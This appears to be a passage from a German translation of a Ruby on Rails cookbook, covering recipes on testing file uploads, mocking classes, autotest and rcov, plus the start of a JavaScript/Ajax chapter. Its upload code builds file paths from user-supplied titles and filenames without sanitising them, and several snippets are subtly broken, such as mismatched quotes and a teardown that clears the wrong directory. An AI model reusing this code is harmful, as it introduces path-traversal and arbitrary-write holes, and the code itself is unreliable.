Die Lösung demonstriert die Nützlichkeit eigens entwickelter Assertions, ohne die es zu einem Wartungsproblem kommen könnte. Zum Beispiel wurden im Januar 2007 die alten 10-stelligen ISBN-Nummern offiziell durch 13-stellige ersetzt. Irgendwann wird Ihre Anwendung das berücksichtigen, und Sie werden diese Änderungen testen müssen. Diese Modifikation wird wesentlich einfacher sein, wenn Sie das Wissen um das ISBN-Format an einem Ort zentralisieren, so dass es nur einmal geändert werden muss.

Selbst wenn Sie nicht erwarten, dass sich der Code Ihrer Assertions ändert, können eigene Assertions sich wiederholenden Code vermeiden. Wenn eine Assertion komplexe Logik enthält, dann nutzen Sie die `assert_block`-Methode des `Test::Unit::Assertions`-Moduls, um zu testen, ob der Codeblock `true` zurückliefert oder nicht. `assert_block` erwartet eine Fehlermeldung als Argument und ihm wird ein zu testender Codeblock übergeben. Das Format für `assert_block` sieht wie folgt aus:

```
assert_block(message="assert_block failed.") {|| ...}
```

Siehe auch

- RDoc zu `Test::Unit`-Assertions, *http://www.ruby-doc.org/stdlib/libdoc/test/unit/rdoc/classes/Test/Unit/Assertions.html*

7.21 Das Hochladen von Dateien testen

Problem

Von Evan Henshaw-Plath (rabble)

Sie besitzen eine Anwendung, die von Benutzern übergebene Dateien verarbeitet. Sie suchen eine Möglichkeit, um die Datei-Upload-Funktionalität Ihrer Anwendung zu überprüfen. Sie wollen außerdem dazu in der Lage sein, den Inhalt der hochgeladenen Dateien zu verarbeiten.

Lösung

Sie verwenden einen Controller, der Dateien als `:image`-Parameter akzeptiert und diese in das Verzeichnis *./public/images/* schreibt, aus dem sie später geholt werden können. Es wird eine entsprechende Meldung ausgegeben, ob das `@image`-Objekt gespeichert werden konnte oder nicht. (Tritt beim Speichern ein Fehler auf, enthält `@image.errors` ein spezielles Fehlerobjekt mit Informationen darüber, was genau schiefgegangen ist.)

app/controllers/image_controller.rb:

```
def upload
  @image = Image.new(params[:image])
  if @image.save
    notice[:message] = "Image-Upload erfolgreich"
  else
    notice[:message] = "Image-Upload fehlgeschlagen"
  end
end
```

Ihr `Image`-Modellschema ist wie folgt definiert:

```
ActiveRecord::Schema.define() do
  create_table "images", :force => true do |t|
    t.column "title", :string, :limit => 80
    t.column "path", :string
    t.column "file_size", :integer
    t.column "mime_type", :string
    t.column "created_at", :datetime
  end
end
```

Das `Image`-Modell besitzt ein Attribut für `image_file`, das aber von Hand hinzugefügt und nicht in die Datenbank geschrieben wird. Das Modell speichert nur den Pfad auf die Datei, nicht deren Inhalt. Es schreibt das Dateiobjekt in eine reale Datei im *./public/images/*-Verzeichnis und sammelt Informationen über diese Datei (wie etwa die Größe und den Inhaltstyp).

app/model/image_model.rb:

```
class Image < ActiveRecord::Base

  attr_accessor :image_file
  validates_presence_of :title, :path
  before_create :write_file_to_disk
  before_validation :set_path

  def set_path
    self.path = "#{RAILS_ROOT}/public/images/#{self.title}"
  end

  def write_file_to_disk
    File.open(self.path, 'w') do |f|
      f.write image_file.read
    end
  end
end
```

Um das Hochladen zu testen, konstruieren Sie ein Posting, bei dem Sie ein gefälschtes Dateiobjekt übergeben (ähnlich wie das die Rails-Bibliotheken intern tun, wenn eine Datei als Teil eines Posts empfangen wird):

test/functional/image_controller_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'
require 'image_controller'

# Vom Controller abgefangene Fehler erneut anstoßen.
class ImageController; def rescue_action(e) raise e end; end

class ImageControllerTest < Test::Unit::TestCase
  def setup
    @controller = ImageController.new
    @request    = ActionController::TestRequest.new
    @response   = ActionController::TestResponse.new
  end


  def test_file_upload
    post :upload, {
      :image => {
         :image_file => uploadable_file('test/mocks/image.jpg',
                                        'image/jpeg'),
         :title => 'My Test Image'
      }
    }

    assert_kind_of? Image, assigns(:image),
      'Wurde @image mit dem Typ Image angelegt?'
    assert_equal 'My Test Image', assigns(:image).title,
      'Wurde der Titel des Images gesetzt?'
  end
end
```

Sie müssen ein gefälschtes Dateiobjekt erzeugen, das alle Methoden eines Dateiobjekts simuliert, wenn es über HTTP hochgeladen wird. Beachten Sie, dass der Test davon ausgeht, dass eine Datei namens *image.jpg* im *test/mocks/*-Verzeichnis Ihrer Anwendung existiert.

Als Nächstes legen Sie die folgende Helper-Methode an, die all Ihren Tests zur Verfügung steht:

test/test_helper.rb:

```
ENV["RAILS_ENV"] = "test"
require File.expand_path(File.dirname(__FILE__) + "/../config/environment")
require 'test_help'

class Test::Unit::TestCase
  self.use_transactional_fixtures = true

  def uploadable_file( relative_path,
                       content_type="application/octet-stream",
                       filename=nil)

    file_object = File.open("#{RAILS_ROOT}/#{relative_path}", 'r')

    (class << file_object; self; end;).class_eval do
       attr_accessor :original_filename, :content_type
    end

    file_object.original_filename ||=
      File.basename("#{RAILS_ROOT}/#{relative_path}")

    file_object.content_type = content_type

    return file_object
  end
end
```

Diskussion

Rails erweitert über einen HTTP POST erzeugte Dateiobjekte um spezielle Methoden. Um Datei-Uploads korrekt testen zu können, müssen Sie ein Dateiobjekt öffnen und diese Methoden hinzufügen. Sobald Sie eine Datei hochladen, legt es Rails standardmäßig im */tmp/*-Verzeichnis ab. Ihr Controller- oder Modell-Code muss nun dieses Dateiobjekt nehmen und an der richtigen Stelle im Dateisystem oder in der Datenbank ablegen.

Bei Rails werden Datei-Uploads einfach als ein Parameter des `params`-Hashs übergeben. Rails liest die HTTP POST- und CGI-Parameter ein und erzeugt automatisch ein Dateiobjekt. Es bleibt Ihrem Controller überlassen, dieses Dateiobjekt zu verarbeiten und in eine Datei auf der Festplatte zu schreiben, es in Ihrer Datenbank abzulegen, es zu verarbeiten oder es zu löschen.

Per Konvention werden Dateien für Tests im Verzeichnis *./test/mocks/test/* gespeichert. Es ist wichtig, dass Sie über Routinen verfügen, die die Dateien wieder aufräumen, die von Ihren Tests lokal gespeichert wurden. Sie sollten eine `teardown`-Methode in Ihre funktionalen Tests aufnehmen, die diese Aufgabe erledigt.

Das folgende Beispiel zeigt eine eigene Cleanup-Methode, die alle Image-Dateien löscht, die Sie vorher hochgeladen haben. `teardown` wird, wie `setup`, für jede Testmethode in der Klasse aufgerufen. Wir wissen aus der obigen Erläuterung, dass alle Images in das Verzeichnis *./public/images/* geschrieben werden, d.h., wir müssen nach einem Test einfach nur alles aus diesem Verzeichnis löschen. `teardown` wird unabhängig davon ausgeführt, ob der Test erfolgreich war oder nicht.

test/functional/image_controller_test.rb:

```
def teardown
  FileUtils.rm_r "#{RAILS_ROOT}/public/backup_images/", :force => true
  FileUtils.mkdir "#{RAILS_ROOT}/public/backup_images/"
end
```

Siehe auch

- Rezept 14.8, »Dateien mit file_column hochladen«
- Rezept 15.2, »Images in eine Datenbank hochladen«

7.22 Das Standardverhalten einer Klasse für Tests modifizieren

Problem

Von Blaine Cook

Ihre Anwendung führt in den Test- oder Entwicklungsumgebungen zu unerwünschten Nebeneffekten, etwa dem unerwünschten Senden von E-Mail (wie z.B. in Rezept 3.15, »Einen Task ausführen, wenn ein Modellobjekt erzeugt wird«). Etwas zusätzliche Logik in Ihrem Modell- oder Controller-Code, die diese Nebeneffekte verhindern soll, kann selbst zu Bugs führen, die nur schwer zu isolieren sind, so dass Sie dieses alternative Verhalten an anderer Stelle unterbringen wollen.

Lösung

Rails stellt ein spezielles *include*-Verzeichnis bereit, in dem Sie umgebungsspezifische Änderungen am Code (sog. Mocks) vornehmen können. Weil Ruby es erlaubt, Klassen- und Moduldefinitionen in verschiedenen Dateien und zu unterschiedlichen Zeiten vorzu-

nehmen, können wir diese Einrichtung nutzen, um begrenzte Änderungen an existierenden Klassen vorzunehmen.

In Rezept 3.15, »Einen Task ausführen, wenn ein Modellobjekt erzeugt wird« haben wir beispielsweise einen `SubscriptionObserver` angelegt, der den `mail`-Befehl des Systems ausführt. Dieser Befehl ist auf Windows-Rechnern im Allgemeinen nicht verfügbar und kann andererseits dazu führen, dass unbeteiligte Opfer große Mengen an E-Mails empfangen, während Sie Ihre Tests durchführen.

app/models/subscription_observer.rb:

```
class SubscriptionObserver < ActiveRecord::Observer
  def after_create(subscription)
    `echo "Ein neues Abo wurde angelegt (id=#{subscription.id})" |
          mail -s 'Neues Abonnement!' admin@example.com`
  end
end
```

Sie können dieses Verhalten überschreiben, indem Sie eine neue Datei *subscription_observer.rb* in *test/mock/test/* anlegen:

test/mock/test/subscription_observer.rb:

```
include 'models/subscription_observer.rb'

class SubscriptionObserver
  def after_create(subscription)
    subscription.logger.info(
      "Normalerweise würden wir eine E-Mail an "admin@example.com " +
      "senden, um ihn zu informieren, dass ein neues Abo " +
      "(id=#{subscription.id}) erzeugt wurde, aber da wir in einer Test- " +
      "Umgebung laufen, belästigen wir ihn nicht weiter.")
  end
end
```

Bei diesem Code landet eine Meldung in *log/test.log*, die anzeigt, dass der Observer-Code ausgeführt wurde. Sie sehen das Ganze in Aktion, wenn Sie den folgenden Test ausführen:

test/functional/subscriptions_controller_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'
require 'subscriptions_controller'

# Vom Controller abgefangene Fehler erneut auslösen.
class SubscriptionsController; def rescue_action(e) raise e end; end

class SubscriptionsControllerTest < Test::Unit::TestCase
  def setup
    @controller = SubscriptionsController.new
    @request    = ActionController::TestRequest.new
    @response   = ActionController::TestResponse.new
  end

  def test_create
```

```
    post :create, :subscription => {
                    :first_name => 'Cheerleader',
                    :last_name => 'Teengirl',
                    :email => 'cheerleader@teengirlsquad.com' }
    assert_redirected_to :action => 'list'
  end
end
```

Führen Sie den Test mit dem folgenden Befehl aus:

```
$ ruby test/functional/subscriptions_controller.rb -n 'test_create'
```

Nun überprüfen Sie den Log mit:

```
$ grep -C 1 'admin@example.com' log/test.log
```

Sie sollten drei Zeilen sehen: Die erste ist die SQL INSERT-Anweisung, die den Datensatz angelegt hat, die zweite ist die Log-Meldung, die anzeigt, dass die Observer-Methode `after_create` aufgerufen wurde, und die dritte zeigt die Weiterleitung an die `list`-Aktion an.

Diskussion

In der ersten Zeile unseres Mock-Objekts binden wir über `include` explizit unseren ursprünglichen *subscription_observer.rb*-Modellcode ein. Ohne diese Zeile würden wir andere in der `SubscriptionObserver`-Klasse enthaltene Methoden übergehen, was wiederum andere Teile des Systems beeinträchtigen könnte. Obwohl das als Fehler gilt, dient es einem wichtigen Zweck: Die realen Versionen der angepassten Klassen nicht automatisch zu laden bedeutet, dass wir nahezu jeden Code unserer Rails-Umgebung an unsere Bedürfnisse anpassen können. Modelle, Controller und Observer können so auf einfache Weise »gefälscht« (engl. mock), d.h. angepasst werden. Das nächste Rezept zeigt, wie man Bibliotheken »fälscht«, von denen Ihre Anwendung abhängig ist. So ziemlich das Einzige, was sich nicht fälschen lässt, sind die Views der Anwendung.

Weil wir die E-Mail mit dem Unix-Befehl `mail` versendet haben, ist es schwierig, den Erfolg zu testen, ohne gefährliche Abhängigkeiten in die Tests einzuführen. Dieses Verhalten zu unterdrücken bietet eine einfache Möglichkeit, um sicherzustellen, dass unsere Tests nichts durcheinanderbringen.

Siehe auch

- Die Terminologie von Mocks wird heftig debattiert, was die Diskussion von Martin Fowler unter *http://www.martinfowler.com/articles/mocksArentStubs.html* zeigt. Der Begriff »Mock« wird hier aber für Objekte verwendet, deren Verhalten zu Testzwecken geändert wurde, weil das die Art und Weise ist, wie Rails sie nutzt.

7.23 Das Feedback durch kontinuierliche Tests verbessern

Problem

Von Joe Van Dyk

Sie würden Ihre Tests gerne häufiger ausführen, aber es ist etwas lästig, nach jedem Speichern einer Datei daran denken zu müssen, die Tests erneut auszuführen.

Lösung

Eric Hodels *autotest*-Programm ermöglicht es Ihnen, Ihre Tests kontinuierlich im Hintergrund auszuführen. Es untersucht Ihre Rails-Anwendung fortlaufend auf Änderungen und führt automatisch die Tests aus, die bei einer Änderung relevant sind. autotest ist ein Bestandteil von ZenTest. Um es zu installieren, führen Sie Folgendes aus:

```
$ sudo gem install zentest
```

Um autotest auszuführen, wechseln Sie nach `$RAILS_ROOT` und führen den `autotest`-Befehl aus:

```
$ autotest -rails
/usr/local/bin/ruby -I.:lib:test -rtest/unit -e
"%w[test/functional/foo_controller_test.rb test/unit/foo_test.rb].each
{ |f| load f }" | unit_diff -u
Loaded suite -e
Started
..
Finished in 0.027919 seconds.

2 tests, 2 assertions, 0 failures, 0 errors
```

autotest läuft im Hintergrund und wartet wie ein Heinzelmännchen darauf, dass Sie Änderungen an einer Datei vornehmen. Sobald Sie die Datei speichern, führt autotest automatisch alle Tests durch, die etwas mit dieser Datei zu tun haben. Hier das Ergebnis einer Dateiänderung, die zu einem fehlgeschlagenen Test führte:

```
/usr/local/bin/ruby -I.:lib:test -rtest/unit -e
"%w[test/unit/foo_test.rb].each { |f| load f }" | unit_diff -u
Loaded suite -e
Started
F
Finished in 0.167108 seconds.

1) Failure:
test_truth(FooTest) [./test/unit/foo_test.rb:8]:
<false> is not true.
```

```
1 tests, 1 assertions, 1 failures, 0 errors
```

Die Korrektur des Tests liefert:

```
/usr/local/bin/ruby -I.:lib:test test/unit/foo_test.rb -n
"/^(test_truth)$/" | unit_diff -u
Loaded suite test/unit/foo_test
Started
.
Finished in 0.033695 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
/usr/local/bin/ruby -I.:lib:test -rtest/unit -e
"%w[test/functional/foo_controller_test.rb test/unit/foo_test.rb].each
{ |f| load f }" | unit_diff -u
Loaded suite -e
Started
..
Finished in 0.029824 seconds.

2 tests, 2 assertions, 0 failures, 0 errors
```

Diskussion

Automatische Tests können einem bei jedem nicht trivialen Projekt das Leben retten. autotest erlaubt das sichere und schnelle Refactoring Ihres Codes, ohne dass Sie daran denken müssen, die entsprechenden Tests auszuführen. Wenn Sie die Datenbankstruktur über eine Migration ändern, müssen Sie autotest beenden (indem Sie zweimal Strg-C drücken) und es erneut starten. Auf diese Weise kann autotest seine Testdatenbank neu laden.

Siehe auch

- ZenTest enthält andere hilfreiche Bibliotheken, die das Testen Ihrer Anwendungen vereinfachen. Mehr über diese Tools erfahren Sie unter *http://www.zenspider.com/ZSS/Products/ZenTest*.

7.24 Code-Abdeckung analysieren mit Rcov

Problem

Von Diego Scataglini

Sie haben Ihre Anwendung und eine Vielzahl von Tests entwickelt. Nun wollen Sie die Bereiche bestimmen, die noch nicht durch Ihre Tests abgedeckt sind.

Lösung

rcov ist ein Ruby-Tool zur Analyse der Code-Abdeckung. Sie können es bei Rails-Anwendungen einsetzen, um die Abdeckung durch Ihre Tests zu untersuchen. Um loszulegen, öffnen Sie ein Terminal-Fenster und installieren das Ruby-gem rcov:

```
$ sudo gem install rcov
```

Windows-Anwender, die Ruby mit dem One-Click Installer installiert haben, müssen die mswin32-Version wählen.

Sobald rcov installiert ist, machen Sie die Wurzel der zu analysierenden Rails-Anwendung zu Ihrem Arbeitsverzeichnis und führen den folgenden Befehl aus:

```
$ rcov test/units/*
```

Die Ausgabe dieses Befehls ähnelt der von `rake test:units`. Das eigentlich Magische geschieht erst, wenn rcov Ihre Tests abgeschlossen hat und einen detaillierten Bericht erzeugt. Nachdem Sie den Befehl ausgeführt haben, finden Sie einen Ordner namens *coverage* im Wurzelverzeichnis Ihrer Anwendung. Dort finden Sie einen Abdeckungsbericht, basierend auf den gerade durchgeführten Tests. Um sich diesen Bericht anzusehen, öffnen Sie die Datei *index.html* in diesem Verzeichnis mit einem Browser.

Diskussion

rcov ist ein sehr gutes Werkzeug, um Defizite in der Testabdeckung zu erkennen. Diese Lösung erläutert nur die schnellste und einfachste Möglichkeit, um rcov in Ihren Arbeitsablauf erinzugliedern. rcov besitzt viele verschiedene Analyse-Modi (bogo-profile, »intentional testing«, Abhängigkeitsanalyse usw.) und Ausgabemöglichkeiten (XHTML, dekorierter Text, textbasierter Bericht). Sie können Ordner oder Dateien herausfiltern und Schwellwerte setzen, so dass der Bericht keine Dateien enthält, deren Abdeckung über einem bestimmten Prozentsatz liegt. Die differenzielle Code-Abdeckung ist besonders nützlich. Dieser Bericht gibt an, ob Sie neuen Code hinzugefügt haben, der nicht durch Tests abgedeckt ist, oder ob Änderungen an der Anwendung bedeuten, dass ein Teil des Codes nicht länger getestet wird. Um einen solchen differenziellen Bericht zu erzeugen, führen Sie rcov zuerst mit der Option `--save` aus, um den Abdeckungsstatus zu speichern. Zu einem späteren Zeitpunkt können Sie rcov mit der Option `-D` erneut ausführen, um zu sehen, was sich seit dem letzten gespeicherten Bericht getan hat.

Abbildung 7-1 zeigt die Hauptseite des durch rcov generierten Berichts. Beachten Sie, wie einfach es zu erkennen ist, an welcher Stelle die Testabdeckung am schwächsten ist.

Die Indexseite enthält Links zu jeder Klasse Ihrer Anwendung. Es ist einfach zu erkennen, was genau vorgeht: Rot steht für ungetesteten Code. Über die Hauptseite können Sie sich in jede aufgeführte Klasse vorarbeiten und sich die Abdeckung der Klasse detailliert ansehen.




Abbildung 7-1: Die Hauptseite eines rcov-Berichts

Abbildung 7-2 zeigt die detaillierte Ansicht der *forum.rb*-Klasse. Auf dieser Seite deutet die Farbe jeder Zeile an, ob dieser Teil des Codes durch Ihre Tests abgedeckt ist. Sie können erkennen, dass drei Codezeilen nicht getestet wurden. Die Code-Abdeckung wird als Verhältnis der durch die Tests abgedeckten Zeilen zur Gesamtzahl der Codezeilen (prozentuale Code-Abdeckung) oder zur Gesamtzahl der Zeilen einschließlich Whitespace (prozentuale gesamte Abdeckung) angegeben.

Führen Sie `rcov --help` aus und experimentieren Sie mit den Optionen. Beispielsweise erzeugt `rcov --callsites --xrefs test/unit/*.rb` einen verlinkten Bericht mit Querverweisen, die angeben, welche Methoden wo aufgerufen wurden.

Siehe auch

- Die offizielle rcov-Site unter *http://eigenclass.org/hiki.rb?rcov*




Abbildung 7-2: Detaillierter Abdeckungs-Bericht

KAPITEL 8

JavaScript und Ajax

8.0 Einführung

JavaScript ist eine Prototyp-basierte Skriptsprache mit einer Syntax, die sich an die Programmiersprache C anlehnt. Sie ist entfernt verwandt mit ECMAScript, das durch Ecma International standardisiert wurde (siehe die ECMA-262-Spezifikation). In Webanwendungen wird JavaScript häufig eingesetzt, um statische Seiten um dynamische Funktionen zu erweitern oder um den Server etwas zu entlasten, indem man den Browser des Benutzers einen Teil der Arbeit erledigen lässt.

Die weitere Verbreitung von JavaScript war immer abhängig davon, wie die unterschiedlichen Webbrowser die verschiedenen Features der Sprache implementiert (oder in manchen Fällen ignoriert) haben. JavaScript-Entwickler, die bereits einige Zeit im Geschäft sind, werden sich daran erinnern, Browser-Vergleichstabellen studiert zu haben, wenn sie entscheiden mussten, ob ein bestimmter JavaScript-Mechanismus die Portabilität ihrer Webanwendung beeinträchtigen würde oder nicht. Glücklicherweise hat sich diese Situation zum Besseren gewendet. Die Browser-Anbieter versuchen (aus welchen Gründen auch immer) nicht länger, Marktanteile zu gewinnen, indem sie bestimmte Eigenheiten in ihre Software einbauen. Entwickler können JavaScript mittlerweile großzügig in ihren Webanwendungen nutzen und können sicher sein, dass die meisten Benutzer diese Features auf die gleiche Weise erleben.

Es gibt immer noch Unterschiede bei den verschiedenen JavaScript-Implementierungen der einzelnen Browser, aber glücklicherweise gibt es dafür eine Lösung. Eine Reihe von JavaScript-Helper-Bibliotheken sind in den letzten Jahren entstanden, die solchen Aufgaben wie der Browser-Versionserkennung und Konformitätsprüfungen den Schrecken nehmen. Diese Bibliotheken enthalten auch eine Vielzahl von Helper-Funktionen, die solche Dinge wie die DOM-Manipulation einer Seite weniger aufwendig machen.

Das von Rails verwendete JavaScript-Framework heißt *Prototype*. (Beachten Sie, dass dieser Name häufig mit der `prototype`-Eigenschaft von JavaScript-Objekten verwechselt wird.) Die Prototype-Bibliothek vereinfacht eine Reihe von unter JavaScript üblichen Auf-

gaben, wie etwa die DOM-Manipulation oder die Ajax-Interaktion. Ergänzend zum Prototype-Framework, wird Rails außerdem mit der JavaScript-Effekt-Bibliothek script.aculo.us ausgeliefert. script.aculo.us ermöglicht Webanwendungen, verblüffende Effekte zu verwenden, die man bisher nur bei Desktop-Software kannte. Es ist übrigens bemerkenswert, dass sowohl Sam Stephenson (der Entwickler des Prototype-Frameworks) als auch Thomas Fuchs (der Entwickler von script.aculo.us) dem Rails-Kernteam angehören. Das erklärt sicherlich, warum beide Bibliotheken so gut in das Rails-Framework integriert sind.

Die eigentliche Stärke beim Umgang mit JavaScript und Ajax in Rails ist die Tatsache, dass die Dinge so einfach sind. So einfach, dass es häufig nicht schwieriger ist, fortgeschrittene dynamische Features in eine Seite zu integrieren, als andere HTML-Elemente. Die in Rails enthaltenen JavaScript-Helper und das RJS-Templating-System machen es möglich, dass Sie sich gar nicht um JavaScript-Code kümmern müssen (wenn Sie das nicht wollen). Wirklich cool ist die Tatsache, dass Sie über Ruby-Code mit JavaScript arbeiten. Auf diese Weise können Sie während der Entwicklung mental bei einer Sprache bleiben, und häufig ist der Code dadurch einfacher zu verstehen und zu warten.

Dieses Kapitel zeigt Ihnen einige der gängigen Effekte, die Sie aus dem Rails-Framework mit JavaScript und Ajax erreichen können. Wir hoffen, dass die Einfachheit, mit der diese Features eingebunden werden können, dazu führt, dass Sie neue Anwendungsmöglichkeiten für diese Effekte entwickeln und in Ihre eigenen Anwendungen einbinden.

8.1 DOM-Elemente in eine Seite einfügen

Problem

Sie wollen ein Formular dynamisch um Elemente erweitern, ohne den gesamten Request/Ausgabe-Zyklus erneut durchgehen zu müssen. Zum Beispiel könnten Sie eine webbasierte Bildergalerie besitzen, in der ein Formular enthalten ist, über das Benutzer Images hochladen können. Sie wollen vertrauenswürdigen Benutzern erlauben, eine beliebige Anzahl von Bildern auf einmal hochzuladen. Wenn das Formular also mit einem Datei-Upload-Tag beginnt und der Benutzer ein zusätzliches Bild hochladen möchte, dann soll er in der Lage sein, mit einem einzelnen Klick ein weiteres Datei-Upload-Element hinzuzufügen.

Lösung

Verwenden Sie den JavaScript-Helper `link_to_remote`. Dieser Helper erlaubt Ihnen die Verwendung des `XMLHttpRequest`-Objekts, um nur den Teil einer Seite zu aktualisieren, den Sie brauchen.

Binden Sie die Prototype-JavaScript-Bibliotheken in das Layout Ihres Controllers ein.

app/views/layouts/upload.rhtml:

```
<html>
  <head>
    <title>Datei-Upload</title>
    <%= javascript_include_tag 'prototype' %>
  </head>
  <body>
    <%= yield %>
  </body>
</html>
```

Nun binden Sie einen Aufruf von `link_to_remote` in Ihren View ein. Der Aufruf muss die `id` des zu aktualisierenden Seitenelements enthalten, die anzustoßende Controller-Aktion und die Position neu eingefügter Elemente.

app/views/upload/index.rhtml:

```
<h1>Datei-Upload</h1>

<% if flash[:notice] %>
  <p style="color: green;"><%= flash[:notice] %></p>
<% end %>

<% form_tag({ :action => "add" },
                     :id => id, :enctype =>
                     "multipart/form-data") do %>

    <b>Dateien:</b>
    <%= link_to_remote "Feld hinzufügen",
                       :update => "files",
                       :url => { :action => "add_field" },
                       :position => "after" %>;
    <div id="files">
      <%= render :partial => 'file_input' %>
    </div>
    <%= submit_tag(value = "Dateien hinzufügen", options = {}) %>
<% end %>
```

Legen Sie ein partielles Template mit dem Dateieingabe-Feld an:

app/views/upload/_file_input.rhtml:

```
<input name="assets[]" type="file"><br />
```

Abschließend definieren Sie die `add_field`-Aktion in Ihrem Controller so, dass sie den HTML-Code für die zusätzlichen Dateieingabe-Felder zurückliefert. Dazu benötigt man nur ein HTML-Fragment:

app/controllers/upload_controller.rb:

```
class UploadController < ApplicationController

  def index
  end
```

```
  def add
    begin
      total = params[:assets].length
      params[:assets].each do |file|
        Asset.save_file(file)
      end
      flash[:notice] = "#{total} Dateien erfolgreich hochgeladen"
    rescue
      raise
    end
    redirect_to :action => "index"
  end
  def add_field
    render :partial => 'file_input'
  end
end
```

app/models/asset.rb:

```
class Asset < ActiveRecord::Base

  def self.save_file(upload)
    begin
      FileUtils.mkdir(upload_path) unless File.directory?(upload_path)

      bytes = upload
      if upload.kind_of?(StringIO)
        upload.rewind
        bytes = upload.read
      end
      name = upload.full_original_filename
      File.open(upload_path(name), "wb") { |f| f.write(bytes) }
      File.chmod(0644, upload_path(name) )
    rescue
      raise
    end
  end
  def self.upload_path(file=nil)
    "#{RAILS_ROOT}/public/files/#{file.nil? ? '' : file}"
  end
end
```

Diskussion

Die Lösung nutzt die `link_to_remote`-Funktion, um dem Formular zusätzliche Dateiauswahl-Felder hinzuzufügen.

Klickt der Benutzer den »Feld hinzufügen«-Link an, führt der Browser keinen vollständigen Seiten-Refresh aus. Stattdessen führt das `XMLHttpRequest`-Objekt einen eigenen Request an den Server durch und wartet auf die entsprechende Response. Wird diese

Response empfangen, sorgt das JavaScript auf der Webseite dafür, dass nur der Teil des DOMs aktualisiert wird, der in der Option `:update` der `link_to_remote`-Methode angegeben wurde. Dieses Update sorgt dafür, dass der Browser die veränderten Teile der Seite neu ausgibt – aber eben nur diese Teile, nicht die gesamte Seite.

